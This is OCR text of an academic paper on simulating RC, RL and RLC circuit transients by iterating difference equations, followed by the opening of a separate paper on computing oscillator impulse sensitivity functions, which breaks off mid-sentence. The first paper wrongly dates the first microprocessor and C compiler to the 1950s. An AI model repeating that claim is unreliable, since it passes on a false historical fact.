In the Direct Current (DC) analysis, many circuits can be analyzed by using only algebra and the three fundamental circuit laws (Ohms', and the two Kirchhoff's laws). When this approach does not suffice then some additional methods are available, namely the superposition, Norton's, Thevenin's theorem, Delta Wye conversion, theorem on maximum power transfer and similar. They do not introduce additional mathematical complexity.

As circuits consist of more elements then some systematics is needed in the analysis. When one builds a computer program for circuit analysis, a systematic approach to the analysis is mandatory. The three methods that were developed for the purpose, are branch, mesh and node analysis. They build only on the three fundamental circuit laws of the DC analysis, but they do enforce use of strictly defined procedures which lead to systems of independent linear equations that describe the circuit. There are many techniques and available tools for solving the resulting set of linear equations [4].

As energy storage devices, i.e., capacitors and inductors are introduced to the electric circuit, the three fundamental circuit laws still do apply, but (1) and (2) become part of the mathematical description of the circuit. Algebraic equations get substituted for differential equations. A most simple example of charging the capacitor via the resistor from the voltage source in Figure 1 reminds us on the relatively complex approach which is needed to calculate the circuit variables.




Figure 1. Schematics of a circuit where a capacitor C is charged from the voltage source Ug. Resistor R is limiting the charging current.

Equation (3) represents application of the Kirchhoff's voltage law – sum of the voltages in a closed loop equals zero:

$$V_G = \mathrm{V_R} + V_C = IR + V_C = R\frac{dQ}{dt} + \frac{Q}{C} \qquad (3)$$

The essential steps that lead to the time dependent expression for the voltage on the capacitor are:

The

$$V_G = R\frac{dQ}{dt} + \frac{Q}{C},$$

can be multiplied by C and rearranged into

$$RCdQ = (CV_G - Q)dt$$

$$\frac{dQ}{CV_G - Q} = \frac{dt}{RC}$$

Integration on both sides results in

$$-\ln(CV_G - Q) = \frac{t}{RC} + A,$$

Multiplying by -1 and applying the operator e^x on both sides results in

$$CV_G - Q = e^{-\frac{t}{RC} - A} = Be^{-\frac{t}{RC}},$$

$$Q = CV_G - Be^{-\frac{t}{RC}}$$

After applying the initial condition $Q = 0$ @ $t = 0$ one gets

$$B = CV_G$$

and

$$Q = CV_G(1 - e^{-\frac{t}{RC}}) = Q_{final}(1 - e^{-\frac{t}{RC}})$$

Application of $Q = CV$ gives the result

$$V_c(t) = V_G(1 - e^{-\frac{t}{RC}}), \qquad (4)$$

Some mathematical experience is needed to derive the result (4) from the equation (3). Once having the procedure written, it can be easily learned. The students' problem is that different circuit topologies result in different types of differential equations. The procedure for solving one type of a differential equation, which describes one circuit is not directly applicable for solving another type of a differential equation. One can learn many procedures or one can be mathematically gifted enough to make the necessary steps on the fly for the particular circuit.

As circuits get complex one needs to solve a set of differential equations to calculate the variables. This is more a problem of the mathematical analysis then of the electrical engineering. A more productive approach to the analysis, synthesis and optimization of the electrical circuits is needed for the daily work.

Use of phasors and complex numbers is the productive alternative, compared to the use of differential equations in analysis of the electric circuits. The limitation of the analysis with phasors and complex numbers is that it works only for signals of a sinusoidal form. The approach is based on the fact that the derived sine signal preserves the original form. Deriving sine(ωt) by t results in a cosine(ωt), which can be substituted with the sine($\omega t + \pi/2$). Initial function is preserved, only a delay, or phase shift of a $\pi/2$ is introduced. The complex numbers are used

to simultaneously calculate amplitude ratios and phase delays.

II. ELECTRIC CIRCUIT SIMULATION

Simulations of electrical circuits got possible and at the same heavily needed at a certain level of maturity in development of the semiconductor manufacturing processes. The computer platforms had to get developed up to a certain level to make development of circuit simulations possible.

Microprocessors had to be developed first. This gave the material substance for writing software compilers. Both, the first microprocessor and the first C compiler were developed in the fifties of the previous century.

The necessity for simulation stems from the intense development of technologies for production of the Integrated Circuits (ICs). it is not possible to explore functionality by probing internal nodes of such circuits. Only Input and Output (IO) pins can be reached with electric probes. This presented a huge problem at the onset of a semiconductor industry.

After having the computer platform, and the compiler available, practical work on the development of circuit simulators started. From the very beginning there are two conceptually different approaches to circuit simulation – one is for the digital and the other is for the analog circuits. The first one is a discrete event type simulation, where logic rules are simulated together with simplified transition delays between the logic states. The analog simulation mimics the circuit in a continuous time. Simulation of equations, which is the topic of this paper, simulates the circuit in a semi continuous time.

The origin of all modern analog circuit simulators is Simulation Program with Integrated Circuit Emphasis (SPICE). It has gone through different phases of a gradual development at the Berkeley University in the time from sixties till eighties in the past century.

SPICE was named an IEEE Milestone in 2011 which represents the IEEE recognition of the key historical achievement in electrical and electronic engineering. The modern IC manufacturers have their own teams to develop their internal versions of the SPICE simulator. Student versions of different SPICE derivatives are available at moderate cost. They have limitations on the size of the simulated circuit and they include only a limited set of available devices for build-up of the circuit. Fully loaded industrial versions of SPICE derivatives are usually leased to circuit design companies for a monthly fee.

Use of a simulator does help to speed up the learning process. There are some substantial inadequacies associated with learning the circuit theory by simulation only. Simulation tools introduce their own noise to the process of learning. Numerical methods are complex, not all simulation runs converge to solutions. When results are not in the realm of expected, it takes an experienced engineer to detect the cause of a discrepancy between the expectation and the result of simulation.

It is authors' understanding, after some 10 years of using SPICE in the field of the IC design, that use of the simulator adds in the highest extent to the circuit optimization. Relying on simulation results when not thoroughly understanding operation of the simulated circuit is not an acceptable option.

Modern SPICE based simulation tools are built from close to one hundred thousand lines of code. It takes an experienced programmer and the publicly available documentation to get enough insight into inner workings of these tools for optional modifications.

III. EXPERIMENTAL WORK

Expertise from the two different technical fields – electrical engineering and programming is employed to reach a better insight into the understanding and evaluation of electric circuits.

Deriving the transient analysis equations from the differential equations that describe the circuit, shifts the engineering effort from electrical engineering to mathematics. As the resulting equations finally get derived, one can think of how to interpret them in the terms of electrical engineering.

The proposed approach for gaining insight into the working of electric circuits relies on computer use for performing iterative calculations in loops, and on physical interpretation of the two differential equations, specifically the equations (2) and (3).

The basic statements of the approach are:

a) Simulation of equations has potential for gaining insight into operation of the analyzed circuit.

b) Only the current time data and the data at the time just before the current time suffice for the transient analysis at the current time.

   In the DC analysis there is no time involved. Ohms' and Kirchhoff's laws are not related to time. Circuits' DC behavior is valid for any time, which includes the current time.

   For elaboration on "the time just before the current time" one recalls the equations (1) and (2). The equation (1) can be rewritten as

$$u_C(t+dt) = u_C(t) + \frac{i_c(t)dt}{C} \tag{5}$$

   and equation (2) can be rewritten as

$$i_L(t+dt) = i_L(t) + \frac{u_L(t)dt}{L} \tag{6}$$

Equations (5) and (6) can present coupling between the current time $t + dt$ and the time just before the current time, which is time t.

Two important implications result from this understanding of (5) and (6):

- A capacitor represents a voltage source in the current time $t + dt$.
- Inductor represents a current source in the current time $t + dt$.

c) DC analysis only can be applied to calculate variables of an arbitrary electrical circuit at any specific moment in time. Capacitors represent voltage sources and inductors represent current sources at that moment in time. Ohms' and Kirchhoff's laws, procedures of branch, mesh and node analyses give the means for the DC analysis at that moment in time.

d) Use of equations (5) and (6) makes the transition in time from the DC circuit analyses at time *t* to the DC circuit analysis at time *t + dt.*

e) Effectiveness of the simulation will depend mostly on two parameters. One is the size of the time increment *dt* and the other is the calculation precision.

One can experiment with the time increment *dt*. Currents and voltages are defined as double precision variables since the case studies are programmed in the C programming language.

A. Simulation of equations that describe fluctuations of the capacitor voltage in the RC circuit

Applying the statements b) to d) of the proposed approach, one can write the equations (7) and (8) for description of the circuit in Figure 1:

$$i(t) = \frac{U_G - u_C(t)}{R} \tag{7}$$

$$u_C(t + \mathrm{d}t) = u_C(t) + \frac{i(t)\mathrm{d}t}{C} \tag{8}$$

Equation (7) states the Kirchhoff's voltage law – sum of the voltages in a closed loop equals zero. Equation (7) is valid for any time. All the variables in the equation (7) belong to the same time. Time has no influence on behavior that is described by (7). Current through a resistor that is connected between the two voltage sources with different voltages, is calculated in (7). One voltage source is the battery, the other voltage source is the capacitor.

Equation (8) is the bridge in time from the current time *t* to the time just after the current time, which is *t + dt*.

One can perform the DC analysis at time *t* by (7) and walk from the time *t* to the time *t + dt* by (8). When (7) and (8) are executed sequentially in a program loop where *t + dt* is changed for *t* in each iteration then the iterative simulation of equations (7) and (8) calculates transient response of the Figure 1 circuit.

B. Simulation of equations that describe fluctuations of the electric current through the inductor in an RL circuit




Figure 2. Schematics of an RL circuit connected to a voltage source.

Applying the statements b) to d) of the proposed approach, one can write the equations (9) and (10) that describe the circuit in Figure 2:

$$u_L(t) = U_G - Ri(t) \tag{9}$$

$$i(t + dt) = i(t) + \frac{u_L(t)dt}{L} \tag{10}$$

Equation (9) states the Kirchhoff's voltage law – sum of the voltages in a closed loop equals zero.

Equation (10) is the bridge in time from the current time *t* to the time just after the current time, which is *t + dt*.

One can perform the DC analysis at a time *t* by (9) and walk from the time *t* to the time *t + dt* by (10). When (9) and (10) are executed sequentially in a program loop where *t + dt* is changed for *t* in each iteration then the iterative simulation of equations (9) and (10) calculates the transient response of the circuit in Figure 2.

C. Simulation of equations that describe oscillations of the capacitor voltage and of the inductor current in the oscillating circuit




Figure 3. Schematics of an oscillating circuit with losses

Applying the statements b) to d) of the proposed approach, one can write the equations (11). (12) and (13) that describe the circuit in Figure 3:

$$u_L(t) = u_C(t) - Ri(t) \tag{11}$$

$$u_C(t + dt) = u_C(t) - \frac{i(t)dt}{C} \tag{12}$$

$$i(t + dt) = i(t) + \frac{u_L(t)dt}{L} \tag{13}$$

Equation (11) states the Kirchhoff's voltage law – sum of the voltages in a closed loop equals zero.

Equations (12) and (13) are the two bridges in time from the current time *t* to the time just after the current time, which is *t + dt*.

One can perform the DC analysis at time *t* by (11) and walk from the time *t* to the time *t + dt* by (12) and 13. When (11), (12) and (13) are executed sequentially in a program loop where *t + dt* is changed for *t* in each iteration then the iterative simulation of equations (11), (12) and (13) calculates the transient response of the circuit in Figure 3.

IV. RESULTS

Simulation of the equations (7) and (8), describing the circuit in Figure 1, in is Figure 4. The voltage source

produces alternating voltages of 0 V and 10 V with a period of 10 milliseconds.




Figure 4. Result of simulating the RC circuit, by the equations (7) and (8)




Figure 5. Results of simulating the RL circuit, by the equations (9) in (10)




Figure 6. Results of simulating the RLC circuit – an oscillator with losses, by the equations (11), (12) and (13)

The green curve in Figure 4 represents output of the voltage source. The red curve represents the voltage on the capacitor.

Simulation of the equations (9) and (10), describing the circuit in Figure 2, is in Figure 5. The voltage source produces alternating voltages of 0 V and 10 V with a period of 10 milliseconds.

The green curve in Figure 5 represents output of the voltage source. The blue curve represents the current through the inductor.

Simulation of the equations (11), (12) and (13), describing the circuit in Figure 3, is in Figure 6. Initial voltage on the capacitor is 10 V.

The red curve in Figure 6 represents the voltage on the capacitor. The blue curve represents the current through the inductor.

Simulation of the equations (11), (12) and (13), describing the circuit in Figure 3, having resistor $R = 0$ *Ohm*. is in Figure 7. Initial voltage on the capacitor is 10 V.




Figure 7. Results of simulating the LC circuit – an oscillator without losses, by the equations (11), (12) in (13)

The red curve in Figure 7 represents the voltage on the capacitor. The blue curve represents the current through the inductor.

V. DISCUSSION

Simulation of the equations (7) and (8), for behavior of the circuit in Figure 1, displayed in Figure 4, shows exactly the same results as one would obtain by breadboarding the circuit in Figure 1.

The same is valid for the combination of the equations (9), (10) and Figures 2 and 5.

The same is valid for the combination of the equations (11), (12), (13) and Figures 3 and 6.

For the obvious reason of not having superconducting wires at room temperature one cannot breadboard the lossless oscillator having the calculated response in Figure 7.

A lossless oscillator is a special case of an oscillator. The theory of electric and mechanical oscillators is widely covered in many books on engineering physics, as in [5].

Simulation of the equations (11), (12), (13) for $R = 0$ *Ohm* is displayed in Figure 7.

Simulating circuit behavior by the simulation of equations can be sensitive to the length of the time interval *dt* between the two consecutive times, namely between *t* and $t + dt$.

The smallest numerically possible *dt* results in rounding errors. The time interval *dt*, that is obnoxiously long, obfuscates the mapping from the equations (1) and (2) to the equations (5) and (6). This phenomenon is illustrated in Figure 8. For more insight, one can download the first version of the equations simulator from the http://www2.arnes.si/~mjenko9/SimEq/SimAll.exe and can experiment with the length of the time interval *dt* between the two consecutive times in the semi continuous simulation.




Figure 8. Same set up as in Figure 6, only the time interval *dt* is too long for a valid simulation of an oscillator with losses by the simulation of equations

Both simulations, in Figure 6 and in Figure 8, have length of 25 milliseconds. The iterative loop of equations (11), (12) and (13) is executed one hundred thousand times for the results in Figure 6, and only two hundred times for the results in Figure 8.

While experimenting with the time interval *dt*, one finds that the simulation results for the RLC circuit are identical and correct from five thousand iterations further on. Five microseconds is the longest time interval that still results in the correct results for the particular circuit.

VI. CONLUSION

Validity of the presented concept of simulating the circuit by simulation of equations is confirmed by the results of the test cases.

This approach to simulation gives maximum freedom when simulating and studying circuits. It has potential for study of other physical phenomena. One can study circuits and systems consisting of arbitrary, even time variant elements by the simulation of equations.

REFERENCES

[1] Bobrow L.S. *Fundamentals of Electrical Engineering*. Oxford University Press, 1996. ISBN 0-19-510509-5, p. 9-31

[2] Cohen E. *Program reference for SPICE2*. Memorandum no. ERL-M592, 14th June 1976, University of California, Berkeley, CA, p. A2.1-A2.54

[3] Floyd L. T. *Principles of electric circuits.* Pearson Prentice Hall, 2007. ISBN 0-13-238351-9. p. 70. 126, 176

[4] Kreyszig E., *Advanced engineering mathematics*. Wiley, 1988. ISBN 0-471-85824-2, p. 372-400

[5] Tipler P. A. *Physics for scientists and engineers*. Worth Publishers, 1995. ISBN 0-87901-432-6, p. 368-373, 720, 750

A fast and accurate simulation method of Impulse Sensitivity Function in oscillators

F. Pepe, A. Bonfanti and A. L. Lacaita
Dip. di Elettronica e Informazione, Politecnico di Milano,
piazza L. da Vinci 32, 20133 Milano, Italy
email: pepe@elet.polimi.it

***Abstract*—This paper presents a novel and simple simulation method to evaluate the impulse phase response of an oscillator. The technique, based on the linear-time variant (LTV) analysis of oscillators, computes the phase response in the frequency domain. It can be performed by means of periodic steady-state (PSS) and periodic transfer function (PXF) simulations available in commercial simulators (Spectre, Eldo, etc.). This method overwhelms the classical simulation method based on transient analysis and injection of charge pulses along the oscillator period in terms of both speed and precision. The good accuracy of the frequency domain method has been verified in two practical case studies, evaluating the $1/f^3$ phase noise in a classical Van der Pol oscillator and estimating the injection locking range in a ring oscillator-based frequency divider.**

***Index Terms*—oscillator, phase noise, injection locking, impulse sensitivity function, linear time variant analysis, locking range.**

I. Introduction

PHASE noise of VCOs (Voltage Controlled Oscillators) and PLLs (Phase Locked Loops) is still a major issue in the design of wireless communication systems since it limits the maximum achievable data transfer rate [1]. Since bit-rates keep increasing with time, this results in more stringent requirements of the transceiver and a deep insight of phase noise generation mechanism is necessary to perform an optimum design. In the framework of linear time variant (LTV) model, which is the most suitable for circuits with a periodically varying operating point such as oscillators, the impulse sensitivity function (ISF) introduced by Hajimiri and Lee [2], [3] provides a very useful tool for the analysis of the oscillator system dynamics under small signal excitations, such as MOSFET current noise, and thus for evaluating the oscillator phase noise.

The above mentioned sensitivity function is also adopted to analyze injection locking mechanism in oscillators [4], [5]. This phenomenon is observed when an oscillator is perturbed by a weak external signal whose frequency is close enough but not equal to that of the unperturbed oscillator. Under certain conditions, the oscillator frequency is changed and becomes equal to the frequency of the external signal. A part form the theoretical importance, injection locking has been exploited to realize quadrature oscillators or oscillators with finer phase separation [6], [7] and low-power frequency dividers [8].

At the present time, the ISF cannot be directly computed by commercially available circuit simulators, thus requiring ad hoc simulations. The traditional technique, proposed in [2] and adopted by RF designers, is based on the definition of impulse phase response of an oscillator. By means of time-domain transient simulations, current pulses are injected in an oscillator node and the phase response of the system is evaluated. This technique basically trades accuracy off against implementation simplicity and simulation speed. In this paper, a frequency-domain simulation method for the ISF is presented, based on a small-signal analysis, namely the periodic transfer function (PXF) simulation available in Cadence environment [9]. It overwhelms the transient analysis-based method in terms of both accuracy and speed.




Fig. 1. Impulse responses of oscillation amplitude $h_A(t,\tau)$ and phase $h_{\phi_0}(t,\tau)$. $V_0(t)$ and $V(t)$ refer to unperturbed and perturbed oscillation, respectively.

This paper is organized as follows. Section II briefly reviews some basic concepts of Hajimiri's theory of the impulse sensitivity function. Section III describes the proposed method to simulate the ISF by means of periodic small signal analysis. Section IV shows the comparison between the PXF and transient analysis-based methods in terms of implementation simplicity and simulation speed in a Van der Pol and a ring oscillator, highlighting the advantages of the proposed technique. In Section V the PXF analysis-based method is applied in two practical cases, namely the evaluation of $1/f^3$ phase noise in a LC oscillator and the locking range in a ring VCO-based frequency divider. Finally, conclusions are drawn

in Section VI.

II. Impulse Sensitivity Function

Consider a generic oscillator whose output voltage can be expressed as $V(t)$=$A(t)\cos\left[\omega_0 t + \phi_0(t)\right]$, being $A(t)$ and $\phi_0(t)$ the amplitude and the phase of the oscillator perturbed by electronic noise and ω_0=$\frac{2\pi}{T_0}$ the oscillation frequency. A time-domain analysis can be performed considering that (i) a linear model is valid under the hypothesis of small perturbation (always valid when considering oscillator noise) and (ii) both amplitude and phase of the output voltage are perturbed. Thus, the oscillator acts like a multiple-input multiple-output (MIMO) system, where the inputs are the noise sources while the outputs are the oscillation amplitude $A(t)$ and phase $\phi_0(t)$. It is thus possible to define two different impulse responses for each noise source, $h_A(t,\tau)$ and $h_{\phi_0}(t,\tau)$.

The impulse response associated to the oscillation amplitude $h_A(t,\tau)$ is of little interest since it rapidly fades asymptotically because of the amplitude limitation mechanism due to the transconductor non-linearity. The impulse response of the phase is instead of greater interest. It results in a step function $u(t)$, as visible in Fig. 1, meaning that the phase shift arisen from a single charge pulse is not recovered since the oscillator has no time reference. The height of the step function is highly dependent on the time instant τ of the input impulse. Thus $h_{\phi_0}(t,\tau)$ can be written as $h_{\phi_0}(t,\tau) = h_\phi(\tau)\,u(t-\tau)$, where $h_\phi(\tau)$ is a T_0-periodic function. The perturbed phase of the oscillator output voltage caused by a noisy current $i_n(t)$ applied between two generic nodes can be expressed as:

$$\phi(t) = \int_{-\infty}^{+\infty} h_{\phi_0}(t,\tau)\, i_n(\tau)\, d\tau = \int_{-\infty}^{t} h_\phi(\tau)\, i_n(\tau)\, d\tau. \tag{1}$$

In [2] the impulse sensitivity function is defined as a dimensionless function, $\Gamma(\tau)$, given by $h_\phi(\tau)\cdot q_{max}$, q_{max} being the maximum charge displacement across the capacitor between the nodes. In this paper, we will instead refer to the impulse sensitivity function as $h_\phi(\tau)$. In both cases, being the ISF closely related to the phase impulse response $h_{\phi_0}(t,\tau)$, its definition suggests a method for its simulation, reported in [2]. Perturbing the oscillator with a charge pulse $i_n(t) = q_{inj}\delta(t-\tau)$, $h_\phi(\tau)$ is given by $\frac{\Delta\phi(\tau)}{q_{inj}}$, where $\Delta\phi$ is the asymptotical output phase shift. The required steps for computing $h_\phi(\tau)$ are the following:

1) Run a simulation of the unperturbed oscillator and annotate a time instant t_{ref} when the output voltage crosses an arbitrarily chosen value V_{ref}, once the initial transient has faded. Referring to Fig. 1, V_{ref} has been chosen equal to 0.
2) Apply a short current pulse of area q_{inj} at instant τ at the nodes where the current noise source is applied. If the injected charge produces a phase shift much smaller than 2π, the output voltage will cross V_{ref} at the instant t_1 close to t_{ref} (see Fig. 1).
3) The variation of the oscillation phase is obtained as $\Delta\phi = \omega_0(t_{ref} - t_1)$, resulting in $h_\phi(\tau) = \frac{\Delta\phi}{q_{inj}}$.
4) Sweep the injection time instant τ over one oscillation period computing for each instant the phase shift. The more accuracy is needed, the more transient simulations must be run.

Despite its simplicity, this procedure is time-consuming. In addition, since the injected charge has to be small, the results may be affected by numerical noise.

III. The proposed method

The method proposed in this work derives the oscillator impulse phase response in the frequency domain by means of a PXF (periodic transfer function) analysis available in commercial RF circuit simulators. Let us consider the output voltage of the unperturbed oscillator at the fundamental frequency as $V(t) = A_0\cos\left[\omega_0 t + \phi_0\right]$ and the ISF to be evaluated:

$$h_\phi(t) = \frac{h_0}{2} + \sum_{k=1}^{+\infty} h_k \cos\left(k\omega_0 t + \varphi_k\right), \tag{2}$$

where h_k and φ_k are the magnitude and the phase of the k-th harmonic term, respectively. In (2) h_0 is the DC component of the impulse phase response that can be either a positive or a negative value. In this frame, a small current tone at an offset $-\omega_m$ around the k-th harmonic of the output voltage,

$$i_n(t) = i_n\cos\left[\left(k\omega_0 - \omega_m\right)t\right], \tag{3}$$

causes a phase modulation at ω_m of the output voltage at the fundamental frequency. In fact, from (1), (2) and (3), the corresponding output phase can be approximated by the slow frequency component as:

$$\phi(t) \cong \frac{h_k i_n}{2\omega_m}\sin\left(\omega_m t + \varphi_k\right). \tag{4}$$

Note that only the k-th harmonic term of the ISF contributes to determine the output phase $\phi(t)$. Thus, the output voltage at the fundamental frequency, $V(t) = A_0\cos\left[\omega_0 t + \phi_0 + \phi(t)\right]$, shows two correlated terms at $\omega_0 \pm \omega_m$, that is:

$$\begin{aligned} V(t) \cong\ & A_0\cos\left(\omega_0 t + \phi_0\right) + \\ & -V_k^{PM}\cos\left[\left(\omega_0 - \omega_m\right)t + \Phi_k^-\right] + \\ & +V_k^{PM}\cos\left[\left(\omega_0 + \omega_m\right)t + \Phi_k^+\right], \end{aligned} \tag{5}$$

where $V_k^{PM} = \frac{A_0 h_k i_n}{4\omega_m}$, $\Phi_k^- = \phi_0 - \varphi_k$ and $\Phi_k^+ = \phi_0 + \varphi_k$. Thus, the magnitude and the phase of the harmonic terms of $h_\phi(t)$ can be computed as:

$$h_k = \frac{4\omega_m V_k^{PM}}{A_0 i_n} \tag{6}$$

$$\varphi_k = \Phi_k^+ - \phi_0 \tag{7}$$

In the case of the $h_\phi(t)$ DC component, φ_0 can be either 0 or π. These equations pose the basis of the numerical methodology to derive the ISF function by means of a PXF simulation, which computes the magnitudes $\frac{V_k^{PM}}{i_n}$ and the phases Φ_k^+ of the periodic small-signal transfer function from a single current tone at frequency $k\omega_0 - \omega_m$ to the output voltage at frequency $\omega_0+\omega_m$. The index k is an integer number automatically swept between 0 and K, where K can be limited to 5-6 for sinusoidal oscillators. In the above mentioned equations A_0 and ϕ_0 are the magnitude and the initial phase of the first harmonic of the output voltage, respectively, and

